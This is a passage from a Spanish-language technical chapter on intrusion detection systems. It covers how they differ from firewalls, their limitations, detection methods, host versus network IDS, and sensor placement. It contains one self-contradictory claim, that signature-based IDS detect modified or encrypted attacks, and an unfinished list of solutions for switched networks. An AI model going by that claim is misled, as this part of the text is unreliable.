Si bien los proveedores comerciales tienden a minimizar el nivel de capacidad requerido para trabajar con estos productos, éste es, todavía, un relativamente nuevo mercado si se lo compara con el de programas antivirus. Los proveedores de programas de antivirus no se oponen a compartir sus bases de datos de virus detectados; en cambio, los oferentes de IDS parecieran no pensar tan generosamente. Un software de antivirus puede, en general, detectar más de 50,000 virus diferentes, mientras que la cantidad de ataques que puede detectar un IDS típico es de solo unos cientos. La cantidad de tipos de ataques conocidos es mucho mayor. Además, mientras los proveedores de antivirus ofrecen frecuentes actualizaciones, normalmente

dentro de las 24 horas posteriores al descubrimiento de un nuevo virus, las actualizaciones de los vendedores de IDS son menos frecuentes, a pesar de que periódicamente se producen nuevos tipos de ataques.

Esto lleva un permanente requisito de:

a) **Un programa IDS que pueda parametrizarse con las nuevas formas de ataques.** Lo ideal sería que el usuario final pudiera hacerlo. Y no, contar con el soporte externo que se encargue de ello.

b) **Personal capacitado en el desarrollo de nuevas reglas de detección de ataques.**

Este talento toma tiempo en desarrollarse. Los costos de entrenamiento pueden ser importantes, pero su necesidad no puede ni debe ignorarse. Si usted piensa que la capacitación es costosa, pruebe saber cuanto cuesta la ignorancia. Existen organizaciones en EE.UU. que dictan cursos de entrenamiento para especialistas en la detección de intrusos (por ejemplo, www.sans.org). Pero, este tipo de entrenamiento es difícil encontrarlo en muchos países. Cuando no se puede capacitar al personal propio, lo ideal es recurrir a los servicios profesionales de consultores externos especializados que se dediquen al diseño, instalación, capacitación de uso y mantenimiento de la solución IDS propuesta. Una de las ventajas de este enfoque es que se producirá una transferencia de conocimientos en tiempo real, lo que resultará en el desarrollo de las capacidades adecuadas en nuestro propio personal, sobre la base del entrenamiento haciendo el trabajo.

3.1.6.3 Diferencia entre un IDS y un Firewall

Un Firewall está diseñado para bloquear o dejar pasar el tráfico en la red por los puertos especificados, es decir cierra las puertas por el cual se puedan introducir a nuestro sistema, sólo dejando abiertos aquellos puertos que el administrador de red desee utilizar. Este fin es para reducir las entradas a nuestro sistema, evitando tener abierto puertos que no estén siendo utilizados.

En cambio el IDS está destinado para inspeccionar el tráfico en la red, es una alarma que puede indicar en tiempo real si se está realizando una intrusión, si se sospecha de una o si ya se realizó. Podríamos comparar al Firewall como las cerraduras y protecciones de una casa (bloquean entradas) , y al IDS como al vigilante de ella.

Los sistemas de detección de intrusos son una combinación de los sistemas que alertan anticipadamente y los que alarman que algo ha ocurrido, y esto es muy diferente a lo que realizan los Firewall.

El rol primario un Firewall es limitar el acceso entre redes. Los Firewalls están diseñados para filtrar el tráfico "normal" de la red, basándose en atributos tales como las direcciones de origen y de destino, números de puerto, etc.

Si bien los Firewall más modernas también se preocupan por los requisitos de los protocolos populares, como DNS, con frecuencia no manejan correctamente el tráfico de red "incorrecto", catalogado de malicioso.

Normalmente, tienen la opción de poner un alerta cuando algún tráfico prohibido intenta ingresar.

En comparación, un IDS que analiza la red ("NIDS") se ocupa de lo que constituyen paquetes de la red legales, ilegales y puede generar alertas cuando se detectan estos últimos. Sin embargo, generalmente, un IDS no previene ni contesta un ataque.

3.1.6.4 Alcances y limitaciones de un IDS

En esta parte haremos distinciones entre lo que un IDS puede llegar a hacer y de lo que no es capaz de hacer. Por lo que realizamos estas dos grandes distinciones como sigue a continuación:

3.1.6.4.1 Posibilidades de un sistema de detección de intrusos

a) Aumentar el nivel de seguridad general de nuestro entorno.

b) Vigilar el tráfico de red dentro de nuestros Firewalls.

c) Examinar los contenidos de los mensajes de red.

d) Detectar los cambios en archivos y directorios.

e) Detectar tiempos de acceso anormales.

f) Detectar y monitorear la actividad de un ataque en tiempo real, posibilitando al administrador de seguridad ejecutar planes de contingencia, reduciendo o eliminando el impacto del ataque a la red.

g) Alertar ante patrones de ataque conocidos, disminuyendo el número de intrusiones comunes que pueden impactar en la red.

h) Automatizar la búsqueda de nuevos patrones de ataque (principalmente, modificaciones de ataques conocidos) gracias a las herramientas estadísticas de búsqueda, y al análisis de tráfico anómalo. Estos patrones, tras ser estudiados por analistas pueden llevar a la creación de un nuevo patrón de ataque conocido que actualice las bases de datos.

i) Detectar errores de configuración en los equipos, descubriendo tráfico procedente de máquinas ajenas a nuestra red.

j) Eliminar complejidad en la gestión de seguridad, automatizando lo más posible las tareas típicas (actualización de reglas, adquisición de logs, etc.). Existen algunos IDS que siguen esta filosofía, con un interfaz gráfico muy intuitivo y simple, pero este tipo de cosas le resta potencia al IDS.

3.1.6.4.2 Limitaciones de los IDS

a) Eliminar por completo nuestros problemas de seguridad

b) Reemplazar al personal calificado en seguridad en redes o la ayuda externa especializada.

c) No reacciona adecuadamente ante nuevos ataques o modificaciones pequeñas hechas a otros ataques, en donde la vulnerabilidad explotada es totalmente nueva (Aplica principalmente para los IDS clásicos).

d) No puede detectar ataques en una comunicación cifrada extremo-extremo (por ejemplo, con SSH), ya que la carga del paquete (payload) va cifrado y no es reconocible.

e) No compensa la presencia de mecanismos de autenticación débiles. Si un usuario usa su contraseña sin cifrar (por ejemplo: Telnet, FTP, http, etc.) y alguien la intercepta, el atacante parecerá ser un usuario válido y podrá hacer todo lo que puede hacer el usuario autentico, sin que el IDS lo detecte.

f) No puede automatizar la investigación de los incidentes. Es necesaria la intervención humana (de un analista cualificado) para descubrir la naturaleza real de un ataque, limpiar sus efectos, descubrir al atacante y protegerse para el futuro.

g) No compensa la presencia de implementaciones débiles de la pila de protocolos. Este tipo de implementaciones (tanto más débil, cuanto más se aleje del estándar) producen multitud de falsos positivos, que pueden ayudar a disfrazar un ataque real.

h) No es capaz de manejar por si solo todas las configuraciones de red/dispositivos que existen, sobre todo en entornos atípicos (por ejemplo: maquinaria médica conectada a la red, etc.). Este tipo de configuraciones utilizan implementaciones propietarias de protocolos que pueden confundir a un IDS, provocando muchos falsos positivos

3.1.6.5 Clasificaciones de las intrusiones

Una intrusión puede ser definida como un conjunto de acciones que intentan comprometer o poner en peligro la integridad, la confidencialidad o la disponibilidad de los datos en cuestión, de forma más sencilla se podría definir como cualquier actividad inadecuada, incorrecta, o anómala que detectemos en nuestro sistema.

Las intrusiones se pueden clasificar de diferentes formas, si se tiene en cuenta la naturaleza de la intrusión se puede hacer una primera clasificación o categorización así:

a). **Intrusiones de uso erróneo**. Se definen como ataques bien definidos contra puntos débiles conocidos en un sistema. Este tipo de intrusiones pueden ser detectadas observando ciertas acciones que son llevadas a cabo sobre ciertos objetos de dicho sistema.

b). **Intrusiones de anomalía**. Se podrían definir como desviaciones de los patrones normales de uso del sistema. Pueden ser detectadas guardando y revisando periódicamente un perfil del sistema, en el cual se detectan desviaciones o alteraciones significativas.

Independientemente de si la intrusión está clasificada como una intrusión anómala o como de uso erróneo, existen diferentes maneras primarias en que los intrusos pueden acceder a un sistema informático, con base en las cuales se puede establecer una **segunda clasificación** para intrusiones, las cuales son las siguientes:

i). **Intrusión física**. Conocida también como intrusión interna. En este caso el intruso tiene acceso físico a la máquina (puede utilizar el teclado, etc.) A su vez, podemos dividirlos en:

a) "Enmascarados": Imitan o se hacen pasar por otros usuarios.

b) Clandestinos: Evaden todo tipo de control y constituyen, sobre todo, una amenaza para sistemas débiles y sistemas mal manejados.

c) Intrusión del sistema. El intruso tiene una cuenta de usuario en el sistema con pocos privilegios pero puede llevar a cabo estrategias para que le sean asignados privilegios administrativos adicionales.

ii) **Intrusión alejada o externa**. Tentativa de penetrar un sistema remotamente, a través de la red.

Por otro lado, los IDS se pueden clasificar en tres categorías: búsqueda de patrones, análisis de tráfico y análisis estadístico. Las cuales se detallan a continuación.

3.1.6.6 Formas en que el IDS analiza el tráfico en la red (diferentes formas en que los IDS pueden reconocer una intrusión)

IDS basado en análisis de patrones: Estos IDS funcionan igual que los antivirus modernos. Tienen una base de datos que contiene firmas de ataques conocidos, y cada paquete que se analiza se contrasta contra estas firmas conocidas. Si el ataque es una ligera modificación de uno existente (o la comunicación va cifrada), este tipo de IDS detectará esta intrusión.

IDS basado en el análisis de tráfico: Estos IDS no tienen una base de datos, sino que se dedican a recolectar todo el tráfico y a crear estadísticas. Cuando un determinado tráfico se sale de la norma, se genera una indicación para que un analista lo investigue.

IDS basado en el análisis estadístico: Este análisis se basa en el procesamiento estadístico de los datos. En vez de buscar una coincidencia total con un patrón, se hace una decisión máquina en función de un umbral definido con unas muestras etiquetadas conocidas (algunas son de paquetes normales, y otras contienen paquetes de ataque). Si el paquete tiene más probabilidades de ser de ataque se genera la alarma. Tiene como defecto que consume mucho recurso del microprocesador (más incluso que la detección de patrones) y que la definición del umbral es muy

complicada. En esta línea, los basados en redes neuronales son los que están demostrando mayor eficiencia.

IDS basado en análisis híbrido*:* Algunos sistemas se construyen como combinación de los anteriores. Por ejemplo, Snort es de búsqueda de patrones, pero permite hacer un análisis estadístico.

3.1.6.7 Tipos de reacciones del IDS: Pasivos versus reactivos

Otra forma de categorizar los sistemas de detección de intrusos es según su naturaleza de la respuesta:

- Pasiva
- Reactiva

Los sistemas pasivos simplemente detectan la potencial violación de seguridad, registran la información y generan un alerta.

Los sistemas reactivos, por el otro lado, están diseñados para responder ante una actividad ilegal, por ejemplo, sacando al usuario del sistema o mediante la reprogramación del Firewall para impedir tráfico de red desde una fuente presumiblemente hostil.

Si bien se podría pensar que un sistema reactivo es la solución ideal ¿porqué emplear personal o contratar a alguien cuando la máquina puede efectuar la acción requerida? Existen serias desventajas en este tipo de sistemas. Un atacante, podría iniciar un ataque dirigido a nuestro sistema de correo electrónico. El tráfico está esquematizado de tal manera que pareciera provenir del sistema de correo de nuestro Proveedor de Servicios de Internet (ISP). Nuestro NIDS detectará este tráfico anómalo y reprogramará nuestro Firewall para impedir todo tráfico que provenga de ese sistema. En consecuencia nuestra empresa estará incapacitada para recibir correo desde nuestro proveedor ISP.

Esta es una de las razones del porque del personal calificado, propio o de una consultora especializada, se vuelven un elemento crítico en cualquier sistema de detección de intrusos.

Siguiendo con el ejemplo previo, un analista de detección de intrusos adecuadamente capacitado debería poder identificar el tráfico "falsificado" o, si ello no fuese técnicamente factible, podría conectarse con nuestro ISP para establecer el origen del problema.

3.1.6.8 Diferentes clasificaciones de los IDS

Los sistemas de detección de intrusos se pueden clasificar, en un primer nivel en dos grandes categorías, de estas se deriva una tercera, estas son las siguientes:

a) **NIDS (Network Intrusion Detection System)**: Sistemas que analizan el tráfico de la Red Completa.

b) **HIDS (Host Intrusion Detection System)**: Sistemas que analizan el tráfico sobre un Servidor o PC.

c) **IDS Híbridos**. Es la combinación de las ventajas de los dos IDS anteriores.

Cada uno de estos posee las siguientes características:

IDS basados en hosts: Este tipo de IDS's monitorizan log's de eventos de actividades sospechosas procedentes de diversas fuentes. Estas herramientas son especialmente útiles para detectar intrusiones iniciadas por usuarios habituales en el sistema o usuarios que se filtran a través de la red. Los fallos son detectados muy rápidamente lo que hace a estas herramientas de detección muy populares. Abacus Project, Kane Secure Enterprise KSE, RealSecure OS Sensor o Intruder Alert son ejemplos de productos de este tipo.

IDS basado en red (NIDS): Básicamente es un Sniffer, monitoriza el tráfico de la red y además detecta tráfico no deseable. Algunos productos de este tipo son Snort, Defense Worx IDS, Network Flight Recorder, RealSecure, SHADOW.

IDS híbrido: Consiste en la combinación de los dos anteriores proporcionando una máxima seguridad en la red, sin embargo esto supone un gasto importante, por lo que se suele reservar para servidores críticos. En el futuro se estima que serán los más utilizados. Pertenecen a este tipo productos como: CentraxICE, CyberCop Monitor y RealSecure Server Sensor.

Actualmente existen sobre 88 productos IDS distintos, por lo tanto, a continuación se introducirán funciones y características generales de los dos tipos de IDS's más populares: los basados en host y los basados en red.

3.1.6.9 Funcionamiento de los IDS basados en red

Para realizar su labor, NIDS analiza paquetes de red en bruto buscando una firma procedente de algún atacante. Para determinar si una firma pertenece a un atacante se compara con un modelo de posibles atacantes. Este reconocimiento se realiza en tiempo real y normalmente se realiza con un módulo de reconocimiento de ataques IDS. Para realizar este reconocimiento se usan cuatro técnicas que son las siguientes:

1- Mediante patrones o emparejamiento de expresiones.
2- Frecuencia o sobrepaso de un determinado umbral.
3- Relación mutua entre pequeños eventos.
4- Detección de estadísticas "anormales".

De todas ellas, **la técnica más usada es la basada en patrones**, también denominada **análisis de firmas o detección de abusos.** Dicha técnica está programada para interpretar una serie de paquetes como un ataque. El IDS busca una subcadena dentro del flujo de datos que llega a través de los paquetes de red y cuando encuentra una cadena que se corresponde con ella, advierte de una intrusión.

Por ello es de gran importancia disponer de una lista de firmas de ataques totalmente actualizada.

En el momento en que se descubre un ataque, reacciona ante el mismo, respondiendo según se lo permita el tipo de respuesta configurada, de acuerdo a su política de administración del sistema. Las capacidades del IDS incluyen acciones como enviar alertas a la consola, registrar eventos, enviar correos electrónicos, eliminar conexiones (TCP reset), reconfigurar un Firewall o un enrutador, o usar una “trampa” SNMP.

La mayor parte de los sistemas IDS basados en red sitúan un agente o sensor en el segmento de la red que desea ser monitorizada.

Este agente regresará los datos reunidos a la consola de la computadora encargada de monitorear todos los agentes utilizados. Los datos intercambiados entre la consola y los agentes deben estar encriptados para prevenir un ataque de intercepción o de inhabilitación de un agente (por ejemplo un intruso podría hacerse pasar por la consola anulando la labor del agente).
La computadora que se use como IDS ha de cumplir una serie de requisitos como son:

- Tener instalado una tarjeta de red para monitorear la red o el segmento de red que se desee mantener seguro.
- Rapidez del microprocesador para procesar los datos enviados por todos los agentes en un tiempo corto.
- Capacidad de almacenamiento en disco duro para mantener los bg’s y datos recibidos de los agentes y del propio paquete de software IDS.
- Las tarjetas de interfaz de red de los agentes (NIC) deben correr en modo promiscuo. Esto permite a las computadoras agentes ver todo el tráfico de paquetes en el segmento de red en el que se encuentre.
- La consola y el agente pueden correr en la misma máquina, no obstante, numerosos vendedores no recomiendan esto debido a que se puede

sobrecargar los recursos de la computadora, especialmente en redes con gran cantidad de tráfico.

Los agentes (o sensores) IDS deben ser situados en los lugares más adecuados para la detección de intrusiones en la red, pero no existe unanimidad de opinión sobre la localización más adecuada de los agentes. En determinadas empresas se prefiere la ubicación de los agentes dentro del Firewall debido a que se deben detectar los ataques que entran por el Firewall. En otras en cambio, se decide poner fuera del Firewall (en lo que se conoce como zona desmilitarizada o DMZ) para detectar los ataques contra el propio Firewall; por supuesto, esto deja al agente en situación de poder ser atacado y su mantenimiento será probablemente muy tedioso. Muchos Firewalls permiten crear túneles seguros o redes virtuales privadas (VPN) que permiten acceso seguro al agente. Normalmente habrá que configurar un túnel por el número de puerto que el IDS use para la comunicación entre agente y consola. Otra opción puede consistir en poner un agente fuera y otro dentro de la zona custodiada por el Firewall, con lo que se obtiene una gran capacidad de detección; esto permite tener pleno conocimiento de los dos “lados” del Firewall. Además, también se podría saber si existe alguien fuera que no logra entrar debido a una mala configuración del Firewall.

3.1.6.10 Funcionamiento de los IDS basados en Host

Surgieron como una manera automatizada de examinar los log’s de las computadoras, lo cual resulta en numerosas ocasiones definitivo para detectar hackers, de hecho, el famoso hacker Kevin Mitnick fue detectado por un ingeniero que chequeó los log’s de la computadora; sus ataques hubieran sido detectados tanto por el IDS basado en host’s como por el basado en red. En sistemas que corren con Windows NT, los IDS’s basados en host’s monitorizan el sistema, los eventos y los log’s de seguridad que posee el sistema, en sistemas con Unix, monitorizan el syslog. Cuando se añade una entrada en el log, el IDS comprueba que dicha entrada no coincida con un patrón de ataque. Algunos IDS’s también comprueban si ha habido algún cambio en determinados ficheros del sistema usando checksum’s, y si es así envían una

notificación. Adicionalmente, también pueden monitorizar los puertos de la computadora en el que están, tomando medidas cuando hay accesos a determinados puertos. Cuando detectan una intrusión pueden hacer varias acciones: registrar el evento causante, enviar un aviso a la consola, iniciar una “trampa” SNMP, finalizar la conexión del usuario o inhabilitar la cuenta del usuario.

3.1.6.11 Ventajas y desventajas de los NIDS y de los HIDS

Económicamente, puede resultar más conveniente un IDS basado en red, puesto que una consola y un agente estratégicamente colocados pueden cubrir una red entera o el segmento de red más vulnerable.

Cubrir una red con IDS basado en host implicaría instalar dicho programa en todas las máquinas de la red. Esto es importante ya que los productos IDS no suelen ser poco económicos.

Los IDS’s basados en red pueden detectar intrusiones que pasarían inadvertidas por los IDS de host ya que los primeros examinan el tráfico de paquetes buscando actividades sospechosas (como un servicio denegado, por ejemplo), mientras que los segundos detectarían determinadas intrusiones después de que el sistema ya hubiese sido atacado.

Los IDS’s de red son más eficientes a la hora de seguir el rastro de un hacker puesto que al detectar intrusiones, las notificaciones o acciones tomadas se realizan en tiempo real. En un sistema basado en host, un intruso podría corromper los log’s eliminando las entradas que registren su actividad e impidiendo así su seguimiento.

Además, los IDS’s basados en host, normalmente sólo detectan las intrusiones que tienen éxito, mientras que los de red también detectan las intrusiones fallidas.

Una última ventaja de los IDS de red es que son independientes respecto a los sistemas operativos, los de host, en cambio, corren sobre la máquina que están cubriendo, lo que los hace dependientes del sistema operativo que tengan instalado.

Los IDS de red pueden avisar de intrusiones que en realidad no lo son, mientras que los de host sólo avisan de una intrusión cuando realmente ocurren.

Los IDS de host pueden monitorear actividades del sistema más específicas que las monitoreadas por los de red, lo que permite detectar acceso a ficheros, intentos de instalación de ejecutables (como podrían ser caballos de Troya) o conocer las tareas de los usuarios conectados a la máquina (local o remotamente).

Además, para el IDS basado en host no es necesario ningún tipo de dispositivo, sino que es suficiente un programa que corra en la computadora.

Por último, una característica muy importante de los IDS's de host consiste en que desempeñan bien su trabajo en redes de alta velocidad (al contrario que los IDS de red) dado que el IDS de host reside en la computadora y es totalmente independiente de la topología o protocolo de la red que se use.

Los sistemas que analizan la red (NIDS) examinan los paquetes individuales que viajan por ella. A diferencia de los Firewall, que típicamente sólo miran las direcciones IP, los puertos y los tipos de ICMP, los NIDS son capaces de comprender todas las diferentes banderas y opciones que pueden coexistir dentro de un paquete de red. Por lo tanto, un NIDS puede detectar paquetes armados maliciosamente y diseñados para no ser detectados por las relativamente simplistas reglas de filtrado de los Firewalls. Habitualmente, los hackers arman ese tráfico para componer un "mapa" de la red, como una forma de reconocimiento pre-ataque.
Los NIDS son capaces de buscar al "que paga la cuenta" dentro del paquete, o sea, ver cual es el programa en particular del servidor Web al que se está accediendo y con

cuales opciones, y producir alertas cuando un atacante intenta explotar alguna falla de esa codificación. La mayoría de los Firewall no pueden hacer eso.

Los NIDS miran todo el tráfico que fluye por nuestra red, mientras que los sistemas de detección de intrusos basados en el tráfico sobre un Servidor específico (HIDS) se preocupan de lo que está ocurriendo en cada computadora individual o "host". Son así capaces de detectar cosas tales como la ocurrencia de repetidos intentos fallidos de acceso o de modificaciones en archivos de sistema considerados críticos.

3.1.6.12 Elección del sitio del IDS

La elección del lugar en donde se instalará el IDS variará según la configuración de cada red y de lo que nos interese proteger en particular.

La colocación del IDS es algo muy importante, porque de ello dependerán las características que deberán tener (principalmente requisitos de velocidad) y el rendimiento que se puede esperar.

Durante el proceso de instalación de un IDS, lo primero que hay que analizar es el tráfico de red del segmento donde colocaremos el IDS, evaluando que protocolos están pasando por la red (muchos IDS solamente analizan ataques a nivel del protocolo TCP/IP) y cual es el tipo de tráfico (un IDS no puede analizar el contenido de una sesión HTTPS o IPSEC). Con esta información se va a tener una idea más clara de lo que se desea monitorear.

Otro de los problemas en las empresas es confiar la detección de intrusiones en un IDS solamente. En el mercado existe una gran variedad de sistemas de detección de intrusos, la gran mayoría comerciales que se autopromocionan como “la mejor solución”.

Desde un punto de vista genérico, los lugares más típicos para un IDS se muestran a continuación:

a) Colocación de un IDS en una red.

Existen principalmente tres zonas en las que podríamos poner un sensor, tal y como muestra la figura 3.1.25. Las características que presenta cada una de estas zonas son las siguientes:

Zona roja: Esta es una zona de alto riesgo. En esta zona el IDS debe ser configurado para ser poco sensible, puesto que vera todo el tráfico que entre o salga de nuestra red y existirá más posibilidad de falsas alarmas.

Zona verde: El IDS debería ser configurado para tener una sensibilidad un poco mayor que en la zona roja, puesto que ahora, el Firewall deberá ser capaz de filtrar algunos accesos definidos mediante la política de seguridad adoptada. En esta zona aparece un menor número de falsas alarmas que en la zona roja, puesto que en este punto sólo deberían estar permitidos accesos hacia los servidores.

Zona azul: Esta es la zona de confianza. Cualquier tráfico anómalo que llegue hasta aquí debe ser considerado como hostil. En este punto de la red se producirán el menor número de falsas alarmas, por lo que cualquier alarma del IDS debe de ser inmediatamente estudiada.

Es importante destacar que la zona azul no es parte de la red interna. Todo lo que llegue al IDS de la zona azul ira hacia el Firewall (por ejemplo, si utilizamos un Proxy-cache para nuestros usuarios de Web) o hacia el exterior. El IDS no escuchará ningún tipo de tráfico interno dentro de nuestra red.

En el caso de tener un IDS escuchando tráfico interno (por ejemplo, colocado entre una VLAN y su enrutador), las falsas alarmas vendrán provocadas en su mayor parte por máquinas internas al acceder a los servidores de nuestra red, por servidores nuestros (DNS sobre todo) y rastreadores de red, por lo que habrá que configurar el IDS para que no sea muy sensible.




Figura 3.1.25. Localización de un IDS dentro de una organización.

b) Colocación del IDS para un proveedor de Internet (ISP)

Si la organización es un proveedor de servicios de Internet (ISP), Es posible que el tráfico a la entrada de este ISP sea demasiado grande como para ser técnicamente imposible instalar un único IDS que lo analice todo. Para estos casos es necesario un sistema de detección de intrusos que pueda separar los sensores de la estación de análisis. Una posible solución podría ser la de instalar un sensor en cada uno de los nodos que conectan físicamente con las organizaciones a las que da servicio el ISP, y que estos sensores envíen las alertas generadas a la estación de análisis (ver figura 3.1.26).

Esta transmisión debe realizarse de forma segura (y esto quiere decir ”cifrada”) y a intervalos regulares, puesto que si el sensor avisa de la alerta nada más ésta se ha producido, un atacante podría monitorear el tráfico que genera el sensor hacia la estación de análisis y deducir si un ataque ha sido detectado por el sensor o no.

El diagrama que aparece más abajo muestra una configuración de red común. El IDS1 de Red, vigila el tráfico proveniente desde Internet. Por lo tanto, buscará los mensajes de correo o de la Web maliciosos.

El IDS2 de Red vigila todo el tráfico que pasa hacia y desde la red interna.
El tercer sistema NIDS vigila específicamente todo el tráfico desde y hacia la red de Recursos Humanos.

DMZ y los otros sistemas individuales estarían funcionando sobre un software de detección de intrusiones basado en host, configurado en función del perfil de riesgos de cada caso.




Figura 3.1.26. Configuración de IDS para un ISP

3.1.6.12.1 Otros lugares para ubicar el IDS

En el figura 3.1.27 en la se presentan todos los puntos posibles donde se puede colocar un IDS, aunque dependiendo del entorno se pueden encontrar otras ubicaciones posibles. Según esto, las posibilidades son:

Entre la Extranet e Internet: Esta red externa también se conecta a Internet y, típicamente, puede tener acceso a la red corporativa a través de un dispositivo VPN. Siempre es recomendable controlar el trafico que sale/entra de esa red.

En el DMZ: Dado que el DMZ está más expuesto a los ataques (debido a sus características especiales), es muy útil tener un dispositivo que controle el tráfico del DMZ. Mantener estos servidores en funcionamiento puede ser crítico para la empresa, y sin embargo tienen un nivel de protección menor que el resto de la red.

Tras el Firewall: Esta suele ser la ubicación característica, puesto que permite analizar, de una sola vez, todo el tráfico que entra en la red (y que sobrepasa el Firewall). Además, permite vigilar que el Firewall funcione como debe ser. En redes grandes, el volumen de tráfico puede ser excesivo, por lo que el análisis debe simplificarse lo más que se pueda.

En el acceso remoto: Normalmente, este es el tramo que conecta el enrutador con el servidor de acceso a Internet, y es de difícil acceso. En caso de poder colocar uno, puede ser muy útil para descubrir si el Firewall está bajo ataque. Como sustituto, se puede colocar un NIDS en el propio Firewall, pero deberá ser mucho más ligero, para evitar una disminución en la eficiencia del ruteo.

En el acceso de usuarios: Esto sirve tanto para identificar ataque a máquinas de usuario, como para vigilar los ataques que se inicien en el interior de la organización.

En el acceso de bases de datos: Estos servidores almacenan la información estratégica de cualquier corporación importante. Su defensa y vigilancia es algo fundamental. Evidentemente, la idea no es poner un único IDS en el lugar idóneo, sino poner varios en distintos lugares de forma que se establezcan distintos niveles de seguridad. Aunque habrá redes simples donde un único IDS puede responder al mayor número de necesidades de seguridad.

Si la estratificación es grande, se puede ajustar al máximo los análisis, ya que no tiene sentido buscar patrones de ataques contra servidores Web, FTP, etc. en el acceso de usuarios, donde sólo existen máquinas de cliente. El IDS también puede servir para buscar tráfico que denote la presencia de estaciones anómalas.

En redes cargadas, se puede repartir la búsqueda de manera eficiente entre distintos IDS, evitando la sobrecarga de red que pueda darse.




Figura 3.1.27. Puntos usuales de colocación de un IDS.

3.1.6.12.2 Ubicación del IDS en un entorno Switcheado

Si en la red existen segmentos, se presenta un problema a la hora de instalar un IDS, ya que el IDS no será capaz de observar más tráfico que el que vaya destinado a él.

Básicamente, un Spanning Port es un puerto que permite que el Switch se comporte como un Hub para un puerto especifico, lo que permite monitorizar el tráfico de una máquina. Este esquema se muestra en la Fig. 3.1.28. Existen dos soluciones a este problema. Además, los Switches no suelen garantizar que el 100% del trafico pase también al puerto de Spanning con lo que existe la posibilidad de no ver un ataque que el IDS es capaz de detectar.

